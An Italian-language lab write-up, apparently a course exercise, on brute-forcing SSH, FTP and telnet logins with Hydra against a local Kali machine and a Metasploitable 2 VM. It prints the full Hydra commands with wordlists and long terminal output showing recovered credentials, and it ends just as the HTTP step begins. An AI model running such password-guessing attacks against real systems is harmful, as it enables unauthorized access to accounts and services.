


## W14D4 – Hydra


### Esercizio obbligatorio

Come indicato dall'esercizio, per prima cosa ho creato il nuovo utente su Kali Linux, come richiesto nella consegna dell'esercizio.



```
kali@kali: ~  
File Actions Edit View Help  
zsh: corrupt history file /home/kali/.zsh_history  
~(kali@kali)-[~]  
$ sudo adduser test_user  
[sudo] password for kali:  
info: Adding user `test_user' ...  
info: Selecting UID/GID from range 1000 to 59999 ...  
info: Adding new group `test_user' (1001) ...  
info: Adding new user `test_user' (1001) with group `test_user (1001)' ...  
info: Creating home directory `/home/test_user' ...  
info: Copying files from `/etc/skel' ...  
New password:  
Retype new password:  
passwd: password updated successfully  
Changing the user information for test_user  
Enter the new value, or press ENTER for the default  
Full Name []:  
Room Number []:  
Work Phone []:  
Home Phone []:  
Other []:  
Is the information correct? [Y/n] Y  
info: Adding new user `test_user' to supplemental / extra groups `users' ...  
info: Adding user `test_user' to group `users' ...
```

Ho poi testato la connessione in SSH dell'utente appena creato, ottenendo l'output previsto nella spiegazione dell'esercizio guidato.



```
test_user@kali: ~  
File Actions Edit View Help  
Trash quadrato.py W7D1pratic... provalista.py Metasploit...  
~(kali@kali)-[~]  
$ ssh test_user@192.168.50.100  
test_user@192.168.50.100's password:  
Linux kali 6.8.11-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.8.11-1kali2 (2024-05-30)  
) x86_64  
  
The programs included with the Kali GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.  
Last login: Fri Aug 23 07:16:32 2024 from 192.168.50.100  
~(test_user@kali)-[~]  
$
```

Ho avviato il servizio con `sudo service ssh start` ed ho mantenuto il file di configurazione `/etc/ssh/sshd_config` come di default, come indicato anche nella consegna. Alla fine ho eseguito il cracking con successo, come dimostrano i due screenshot che seguono.

```

kali@kali: ~
File Actions Edit View Help
trash quadrato.py w/LIpratic provalista.py Metasploit

(kali@kali)-[~]
$ hydra -V -L /usr/share/seclists/Username/top-username-shortlist.txt -P
/usr/share/seclists/Passwords/500-worst-passwords.txt 192.168.50.100 -t4 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is n
on-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-08-24 08:
21:39
[DATA] max 4 tasks per 1 server, overall 4 tasks, 10040 login tries (l:20/p:5
02), ~2510 tries per task
[DATA] attacking ssh://192.168.50.100:22/
[ATTEMPT] target 192.168.50.100 - login "msfadmin" - pass "msfadmin" - 1 of 1
0040 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "msfadmin" - pass "kali" - 2 of 10040
[child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "msfadmin" - pass "testpass" - 3 of 1
0040 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "msfadmin" - pass "123456" - 4 of 100
40 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "msfadmin" - pass "password" - 5 of 1
0040 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "msfadmin" - pass "12345678" - 6 of 1
0040 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "msfadmin" - pass "1234" - 7 of 10040
[child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "msfadmin" - pass "pussy" - 8 of 1004
0 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "msfadmin" - pass "12345" - 9 of 1004
0 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "msfadmin" - pass "dragon" - 10 of 10
040 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "msfadmin" - pass "qwerty" - 11 of 10
040 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "msfadmin" - pass "696969" - 12 of 10
040 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "msfadmin" - pass "mustang" - 13 of 1
0040 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "msfadmin" - pass "letmein" - 14 of 1
0040 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "msfadmin" - pass "baseball" - 15 of

```


```

kali@kali: ~
File Actions Edit View Help
trash quadrato.py w/LIpratic provalista.py Metasploit

10040 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "msfadmin" - pass "tester" - 497 of 1
0040 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "msfadmin" - pass "mistress" - 498 of
10040 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "msfadmin" - pass "phantom" - 499 of
10040 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "msfadmin" - pass "billy" - 500 of 10
040 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "msfadmin" - pass "6666" - 501 of 100
40 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "msfadmin" - pass "albert" - 502 of 1
0040 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "kali" - pass "msfadmin" - 503 of 100
40 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "kali" - pass "kali" - 504 of 10040 [
child 2] (0/0)
[22][ssh] host: 192.168.50.100 login: kali password: kali
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "msfadmin" - 1005
of 10040 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "kali" - 1006 of 1
0040 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "testpass" - 1007
of 10040 [child 2] (0/0)
[22][ssh] host: 192.168.50.100 login: test_user password: testpass
[ATTEMPT] target 192.168.50.100 - login "root" - pass "msfadmin" - 1507 of 10
040 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "root" - pass "kali" - 1508 of 10040
[child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "root" - pass "testpass" - 1509 of 10
040 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "root" - pass "123456" - 1510 of 1004
0 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "root" - pass "password" - 1511 of 10
040 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "root" - pass "12345678" - 1512 of 10
040 [child 1] (0/0)
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume ses
sion.


```

Alla fine dell'esercizio guidato con il cracking di SSH, ho iniziato l'esercizio vero e proprio con il cracking del servizio ftp su Kali. Ho avviato il servizio, precedentemente scaricato, ed ho controllato il file di configurazione del servizio.



```
test_user@kali: /home/kali
File Actions Edit View Help
Trash quadrato.py W/DIpratic... provalista.py Metasploit...
(kali@kali)-[~]
$ su test_user
Password:
(test_user@kali)-[/home/kali]
$ sudo service vsftpd start
[sudo] password for test_user:
(test_user@kali)-[/home/kali]
$ sudo nano /etc/vsftpd.conf
(test_user@kali)-[/home/kali]
$
```

Ho controllato con attenzione il file di configurazione /etc/vsftpd.conf e non ho trovato nessun aspetto particolare da sistemare, tranne decommentare la riga per permettere il login da parte di utenti locali. Per il resto, non ho notato niente da configurare diversamente, almeno per questo esercizio.



```
GNU nano 8.0 /etc/vsftpd.conf
# Example config file /etc/vsftpd.conf
#
# The default compiled in settings are fairly paranoid. This sample file
# loosens things up a bit, to make the ftp daemon more usable.
# Please see vsftpd.conf.5 for all compiled in defaults.
#
# READ THIS: This example file is NOT an exhaustive list of vsftpd options.
# Please read the vsftpd.conf.5 manual page to get a full idea of vsftpd's
# capabilities.
#
# Run standalone? vsftpd can run either from an inetd or as a standalone
# daemon started from an initscript.
listen=NO
#
# This directive enables listening on IPv6 sockets. By default, listening
# on the IPv6 "any" address (::) will accept connections from both IPv6
# and IPv4 clients. It is not necessary to listen on *both* IPv4 and IPv6
# sockets. If you want that (perhaps because you want to listen on specific
# addresses) then you must run two copies of vsftpd with two configuration
# files.
listen_ipv6=YES
#
# Allow anonymous FTP? (Disabled by default).
anonymous_enable=NO
#
# Uncomment this to allow local users to log in.
local_enable=YES
#
# Uncomment this to enable any form of FTP write command.
write_enable=YES
#
# Default umask for local users is 077. You may wish to change this to 022,
# if your users expect that (022 is used by most other ftpd's)
local_umask=022
#
# Uncomment this to allow the anonymous FTP user to upload files. This only
# has an effect if the above global write enable is activated. Also, you will
#
^G Help      ^O Write Out  ^F Where Is  ^K Cut       ^T Execute
^X Exit      ^R Read File  ^N Replace   ^U Paste     ^J Justify
```



A questo punto ho dato inizio alla sessione di cracking con Hydra, inserendo lo switch -V per vedere live tutti i tentativi di brute force e prendendo come file per gli username e le password due file dalle seclists, scaricate in precedenza. Per rendere più veloce la sessione di cracking e per poter svolgere l'esercizio facoltativo, ho modificato i file scelti, aggiungendo msfadmin e kali come username e password e portando le password necessarie verso le prime scelte, dato che i tempi di cracking erano molto lunghi durante le prime sessioni di prova.

```
(kali@kali)-[~]
$ hydra -V -L /usr/share/seclists/Username/top-username-shortlist.txt -P /usr/share/seclists/Password/500-worst-passwords.txt 192.168.50.100 -t4 ftp
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is n
on-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-08-23 12:
44:06
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip
waiting)) from a previous session found, to prevent overwriting, ./hydra.res
tore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 10040 login tries (l:20/p:5
02), ~2510 tries per task
[DATA] attacking ftp://192.168.50.100:21/
[ATTEMPT] target 192.168.50.100 - login "msfadmin" - pass "msfadmin" - 1 of 1
0040 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "msfadmin" - pass "kali" - 2 of 10040
[child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "msfadmin" - pass "testpass" - 3 of 1
0040 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "msfadmin" - pass "123456" - 4 of 100
40 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "msfadmin" - pass "password" - 5 of 1
0040 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "msfadmin" - pass "12345678" - 6 of 1
0040 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "msfadmin" - pass "1234" - 7 of 10040
[child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "msfadmin" - pass "pussy" - 8 of 1004
0 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "msfadmin" - pass "12345" - 9 of 1004
0 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "msfadmin" - pass "dragon" - 10 of 10
040 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "msfadmin" - pass "qwerty" - 11 of 10
040 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "msfadmin" - pass "696969" - 12 of 10
040 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "msfadmin" - pass "mustang" - 13 of 1
```

La sessione di cracking ha avuto successo, riuscendo ad effettuare il login con la coppia username e password test\_user e testpass e con la coppia kali kali, che avevo aggiunto nei due file.

```
kali@kali: ~  
File Actions Edit View Help  
10040 [child 1] (0/0)  
[ATTEMPT] target 192.168.50.100 - login "msfadmin" - pass "tester" - 497 of 1  
0040 [child 2] (0/0)  
[ATTEMPT] target 192.168.50.100 - login "msfadmin" - pass "mistress" - 498 of  
10040 [child 3] (0/0)  
[ATTEMPT] target 192.168.50.100 - login "msfadmin" - pass "phantom" - 499 of  
10040 [child 0] (0/0)  
[ATTEMPT] target 192.168.50.100 - login "msfadmin" - pass "billy" - 500 of 10  
040 [child 1] (0/0)  
[ATTEMPT] target 192.168.50.100 - login "msfadmin" - pass "6666" - 501 of 100  
40 [child 2] (0/0)  
[ATTEMPT] target 192.168.50.100 - login "msfadmin" - pass "albert" - 502 of 1  
0040 [child 3] (0/0)  
[ATTEMPT] target 192.168.50.100 - login "kali" - pass "msfadmin" - 503 of 100  
40 [child 0] (0/0)  
[ATTEMPT] target 192.168.50.100 - login "kali" - pass "kali" - 504 of 10040 [child 1] (0/0)  
[ATTEMPT] target 192.168.50.100 - login "kali" - pass "testpass" - 505 of 100  
40 [child 2] (0/0)  
[21][ftp] host: 192.168.50.100 login: kali password: kali  
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "msfadmin" - 1005  
of 10040 [child 1] (0/0)  
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "kali" - 1006 of 1  
0040 [child 3] (0/0)  
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "testpass" - 1007  
of 10040 [child 0] (0/0)  
[21][ftp] host: 192.168.50.100 login: test_user password: testpass  
[ATTEMPT] target 192.168.50.100 - login "root" - pass "msfadmin" - 1507 of 10  
040 [child 0] (0/0)  
[STATUS] 215.29 tries/min, 1507 tries in 00:07h, 8533 to do in 00:40h, 4 acti  
ve  
[ATTEMPT] target 192.168.50.100 - login "root" - pass "kali" - 1508 of 10040  
[child 2] (0/0)  
[ATTEMPT] target 192.168.50.100 - login "root" - pass "testpass" - 1509 of 10  
040 [child 1] (0/0)  
[ATTEMPT] target 192.168.50.100 - login "root" - pass "123456" - 1510 of 1004  
0 [child 3] (0/0)  
[ATTEMPT] target 192.168.50.100 - login "root" - pass "password" - 1511 of 10  
040 [child 0] (0/0)  
[ATTEMPT] target 192.168.50.100 - login "root" - pass "12345678" - 1512 of 10  
040 [child 2] (0/0)  
[ATTEMPT] target 192.168.50.100 - login "root" - pass "1234" - 1513 of 10040
```

### Esercizio facoltativo.

Ho provato ad eseguire il cracking di alcuni servizi presenti sulla macchina Metasploitable 2. Ho scelto per primo il servizio ftp ed il cracking ha avuto successo, facendo il login con gli username e password di Metasploitable che avevo aggiunto ai file delle seclists.

```
kali@kali: ~  
File Actions Edit View Help  
trash quadrato.py W/DIpratic... provalista.py Metasploit...  
[kali@kali]~  
$ hydra -V -L /usr/share/seclists/Usernames/top-usernames-shortlist.txt -P /usr/share/seclists/Passwords/500-worst-passwords.txt ftp://192.168.50.101 -t 4  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-08-23 13:49:56  
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore  
[DATA] max 4 tasks per 1 server, overall 4 tasks, 10040 login tries (l:20/p:502), ~2510 tries per task  
[DATA] attacking ftp://192.168.50.101:21/  
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "msfadmin" - 1 of 10040 [child 0] (0/0)  
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "kali" - 2 of 10040 [child 1] (0/0)  
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "testpass" - 3 of 10040 [child 2] (0/0)  
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "123456" - 4 of 10040 [child 3] (0/0)  
[21][ftp] host: 192.168.50.101 login: msfadmin password: msfadmin  
[ATTEMPT] target 192.168.50.101 - login "kali" - pass "msfadmin" - 503 of 10040 [child 0] (0/0)  
[ATTEMPT] target 192.168.50.101 - login "kali" - pass "kali" - 504 of 10040 [child 1] (0/0)  
[ATTEMPT] target 192.168.50.101 - login "kali" - pass "testpass" - 505 of 10040 [child 2] (0/0)  
[ATTEMPT] target 192.168.50.101 - login "kali" - pass "123456" - 506 of 10040 [child 3] (0/0)  
[ATTEMPT] target 192.168.50.101 - login "kali" - pass "password" - 507 of 10040 [child 0] (0/0)  
[ATTEMPT] target 192.168.50.101 - login "kali" - pass "12345678" - 508 of 10040 [child 1] (0/0)  
[ATTEMPT] target 192.168.50.101 - login "kali" - pass "1234" - 509 of 10040 [child 2] (0/0)  
[ATTEMPT] target 192.168.50.101 - login "kali" - pass "pussy" - 510 of 10040 [child 3] (0/0)
```

Ho provato anche il cracking del servizio telnet e nel secondo screenshot si vede che è andato a buon fine.

```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)~[~]  
$ hydra -V -L /usr/share/seclists/Username/top-username-shortlist.txt -P /usr/share/seclists/Passwords/500-worst-passwords.txt telnet://192.168.50.101  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-08-23 14:31:53  
[WARNING] telnet is by its nature unreliable to analyze, if possible better choose FTP, SSH, etc. if available  
[DATA] max 16 tasks per 1 server, overall 16 tasks, 10040 login tries (l:20/p:502), ~628 tries per task  
[DATA] attacking telnet://192.168.50.101:23/  
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "msfadmin" - 1 of 10040 [child 0] (0/0)  
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "kali" - 2 of 10040 [child 1] (0/0)  
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "testpass" - 3 of 10040 [child 2] (0/0)  
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "123456" - 4 of 10040 [child 3] (0/0)  
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "password" - 5 of 10040 [child 4] (0/0)  
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "12345678" - 6 of 10040 [child 5] (0/0)  
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "1234" - 7 of 10040 [child 6] (0/0)  
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "pussy" - 8 of 10040 [child 7] (0/0)  
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "12345" - 9 of 10040 [child 8] (0/0)  
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "dragon" - 10 of 10040 [child 9] (0/0)  
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "qwerty" - 11 of 10040 [child 10] (0/0)  
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "696969" - 12 of 10040 [child 11] (0/0)  
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "mustang" - 13 of 10040 [child 12] (0/0)  
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "letmein" - 14 of 1
```



```
kali@kali: ~  
File Actions Edit View Help  
040 [child 15] (0/0)  
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "michael" - 17 of 1  
0040 [child 10] (0/0)  
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "football" - 18 of  
10040 [child 15] (0/0)  
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "shadow" - 19 of 10  
040 [child 3] (0/0)  
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "monkey" - 20 of 10  
040 [child 4] (0/0)  
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "abc123" - 21 of 10  
040 [child 14] (0/0)  
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "pass" - 22 of 1004  
0 [child 11] (0/0)  
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "fuckme" - 23 of 10  
040 [child 12] (0/0)  
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "6969" - 24 of 1004  
0 [child 6] (0/0)  
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "jordan" - 25 of 10  
040 [child 13] (0/0)  
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "harley" - 26 of 10  
040 [child 5] (0/0)  
[23][telnet] host: 192.168.50.101 login: msfadmin password: msfadmin  
[ATTEMPT] target 192.168.50.101 - login "kali" - pass "msfadmin" - 503 of 100  
40 [child 0] (0/0)  
[ATTEMPT] target 192.168.50.101 - login "kali" - pass "kali" - 504 of 10040 [child 10] (0/0)  
[ATTEMPT] target 192.168.50.101 - login "kali" - pass "testpass" - 505 of 10040 [child 15] (0/0)  
[ATTEMPT] target 192.168.50.101 - login "kali" - pass "123456" - 506 of 10040 [child 3] (0/0)  
[ATTEMPT] target 192.168.50.101 - login "kali" - pass "password" - 507 of 10040 [child 4] (0/0)  
[ATTEMPT] target 192.168.50.101 - login "kali" - pass "12345678" - 508 of 10040 [child 14] (0/0)  
[ATTEMPT] target 192.168.50.101 - login "kali" - pass "1234" - 509 of 10040 [child 0] (0/0)  
[ATTEMPT] target 192.168.50.101 - login "kali" - pass "pussy" - 510 of 10040 [child 11] (0/0)  
[ATTEMPT] target 192.168.50.101 - login "kali" - pass "12345" - 511 of 10040 [child 5] (0/0)  
[ATTEMPT] target 192.168.50.101 - login "kali" - pass "dragon" - 512 of 10040 [child 1] (0/0)
```

Infine ho provato ad eseguire il cracking del servizio http. Tra le due opzioni che mi sono state proposte, ho scelto http-get ed il cracking è riuscito con successo, riportando varie opzioni di username e password che hanno consentito il login.



```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
